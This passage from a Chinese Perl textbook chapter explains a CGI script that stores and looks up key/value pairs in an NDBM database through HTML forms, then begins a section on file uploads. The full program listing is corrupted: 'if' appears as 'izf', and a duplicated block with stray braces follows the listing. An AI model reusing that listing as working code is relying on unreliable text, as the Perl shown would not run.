


图 24.5 从数据库哈希表请求元素




图 24.6 从数据库哈希表读取元素

要使用这个 CGI 脚本，需要数据库文件 dbdata.dir 和 dbdata.pag，如果服务器没有让 cgidb.cgi 创建这些文件，则可以使用如下所示的短脚本创建这些文件，并在控制台运行它。

```
use Fcntl;
```



```
use NDBM_File;

tie %dbhash, "NDBM_File", "dbdata", O_RDWR|O_CREAT, 0644;

$key = 'key1';
$value = 'value1';

$dbhash{$key} = $value;

untie %dbhash;
```

**cgidb.cgi** 文件的运行方式如下：这个 CGI 脚本将显示一个带有两个表单的页面：一个用于写到数据库，一个用于读数据库。我知道哪个表单是带有隐藏字段，即包含 'write' 和 'read' 文本的表单，如下：

```
$co->start_form,

"Key to add to the database: ",

$co->textfield(-name=>'key',-default=>'', -override=>1),

$co->br,

"Value to add to the database: ",

$co->textfield(-name=>'value',-default=>'', -override=>1),

$co->br,

$co->hidden(-name=>'type',-value=>'write', -override=>1),

$co->br,

$co->center(
    $co->submit('Add to database'),
    $co->reset
),

$co->end_form,
$co->hr,

$co->b("Look up a value in the database..."),

$co->start_form,

"Key to search for: ", $co->textfield(-name=>'key',-default=>'',
-override=>1),

$co->br,

$co->hidden(-name=>'type',-value=>'read', -override=>1),

$co->br,

$co->center(
    $co->submit('Look up value'),
    $co->reset
),

$co->end_form,
```

现在，当表单中的数据发送给 `cgidb.cgi` 时，通过检查隐藏字段，就可以检查它是否包含了写入数据库的新数据，如果是这样，我将写它，其代码如下：

```
if($co->param()) {  
    print $co->b("Results...");  
  
    if($co->param('type') eq 'write') {  
  
        tie %dbhash, "NDBM_File", "dbdata", O_RDWR|O_CREAT, 0644;  
  
        $key = $co->param('key');  
        $value = $co->param('value');  
        $dbhash{$key} = $value;  
  
        untie %dbhash;  
  
        if ($!) {  
            print $co->center($co->h3("There was an error: $!"));  
        } else {  
            print $co->center($co->h3("$key=>$value stored in  
the database"));  
        }  
    }  
}
```

可以看到，这个工作非常容易。另一方面，如果用户想读取数据库中的数据，我会读该数据，代码如下：

```
    } else {  
  
        tie %dbhash, "NDBM_File", "dbdata", O_RDWR|O_CREAT, 0644;  
        $key = $co->param('key');  
        $value = $dbhash{$key};  
  
        if ($value) {  
            if ($!) {  
                print $co->center($co->h3("There was an error: $!"));  
            } else {  
                print $co->center($co->h3("$key=>$value"));  
            }  
        } else {  
            print $co->center($co->h3("No match found for that key"));  
        }  
  
        untie %dbhash;  
    }  
  
    print $co->hr;
```



```
}
```

可以看到, `cgidb.cgi` 是一个比较简单的脚本, 它只提供了基本的数据库支持。当然, 可以用 `DBM` 文件使它尽可能地详细, 还可以使用 `CPAN` 可用的接口连到商业 `SQL` 数据库; 有关详细信息, 请参见第 16 章。

#### 程序清单 24.1 `cgidb.cgi`

```
#!/usr/local/bin/perl

use Fcntl;
use NDBM_File;
use CGI;

$co = new CGI;

print

$co->header,
$co->start_html('CGI Functions Example'),
$co->center($co->h1('CGI Database Example')),
$co->hr,

$co->b("Add a key/value pair to the database..."),

$co->start_form,

"Key to add to the database: ",

$co->textfield(-name=>'key',-default=>'', -override=>1),

$co->br,
"Value to add to the database: ",
$co->textfield(-name=>'value',-default=>'', -override=>1),

$co->br,
$co->hidden(-name=>'type',-value=>'write', -override=>1),

$co->br,
$co->center(
    $co->submit('Add to database'),
    $co->reset
),

$co->end_form,

$co->hr,

$co->b("Look up a value in the database..."),

$co->start_form,

"Key to search for: ", $co->textfield(-name=>'key',-default=>'',
-override=>1),

$co->br,
```

---

```
$co->hidden(-name=>'type',-value=>'read', -override=>1),

$co->br,
$co->center(
    $co->submit('Look up value'),
    $co->reset
),

$co->end_form,

$co->hr;

izf($co->param()) {

    print $co->b("Results...");

    if($co->param('type') eq 'write') {

        tie %dbhash, "NDBM_File", "dbdata", O_RDWR|O_CREAT, 0644;

        $key = $co->param('key');
        $value = $co->param('value');
        $dbhash{$key} = $value;

        untie %dbhash;

        if ($!) {

            print $co->center($co->h3("There was an error: $!"));

        } else {

            print $co->center($co->h3("$key=>$value stored in the
            database"));

        }

    } else {

        tie %dbhash, "NDBM_File", "dbdata", O_RDWR|O_CREAT, 0644;
        $key = $co->param('key');
        $value = $dbhash{$key};

        if ($value) {

            if ($!) {

                print $co->center($co->h3("There was an error: $!"));

            } else {

                print $co->center($co->h3("$key=>$value"));

            }

        } else {

            print $co->center($co->h3("No match found for that key"));

        }

    }

}
```



```

        untie %dbhash;
    }

    print $co->hr;
}

print $co->end_html;

```

相关解决方案参见 16.2.19 节“写数据库文件”、16.2.20 节“读数据库文件”和 16.2.23 节“执行 SQL”。

### 24.2.6 上传文件

如果我们要让用户上传 3MB 的小说，这样，用户就能够使用新的在线拼写检查程序，但是不能要求所有人都在 HTML 文本区域控件中输入整篇小说，此时最好使用一个文件字段控件。

下面的 `cgiupload.cgi` 示例说明了如何使用 CGI 脚本上传文件，这可能是非常有用的。在它已经上传文件之后，`cgiupload.cgi` 会在网页中显示文件。用户只需通过浏览这些文件就能够下载它们，现在你也可以让他们上传文件。

图 24.7 显示了由 `cgiupload.cgi` 创建的网页。在由该 CGI 脚本创建的页面中，可以使用 **Browse** 按钮定位想要上传的文件，也可以自己输入它的路径和名称。当单击 **Upload** 按钮时，就会上传该文件，并在返回的网页中显示出来，如图 24.8 所示。程序清单 24.2 给出了 `cgiupload.cgi` 的代码。

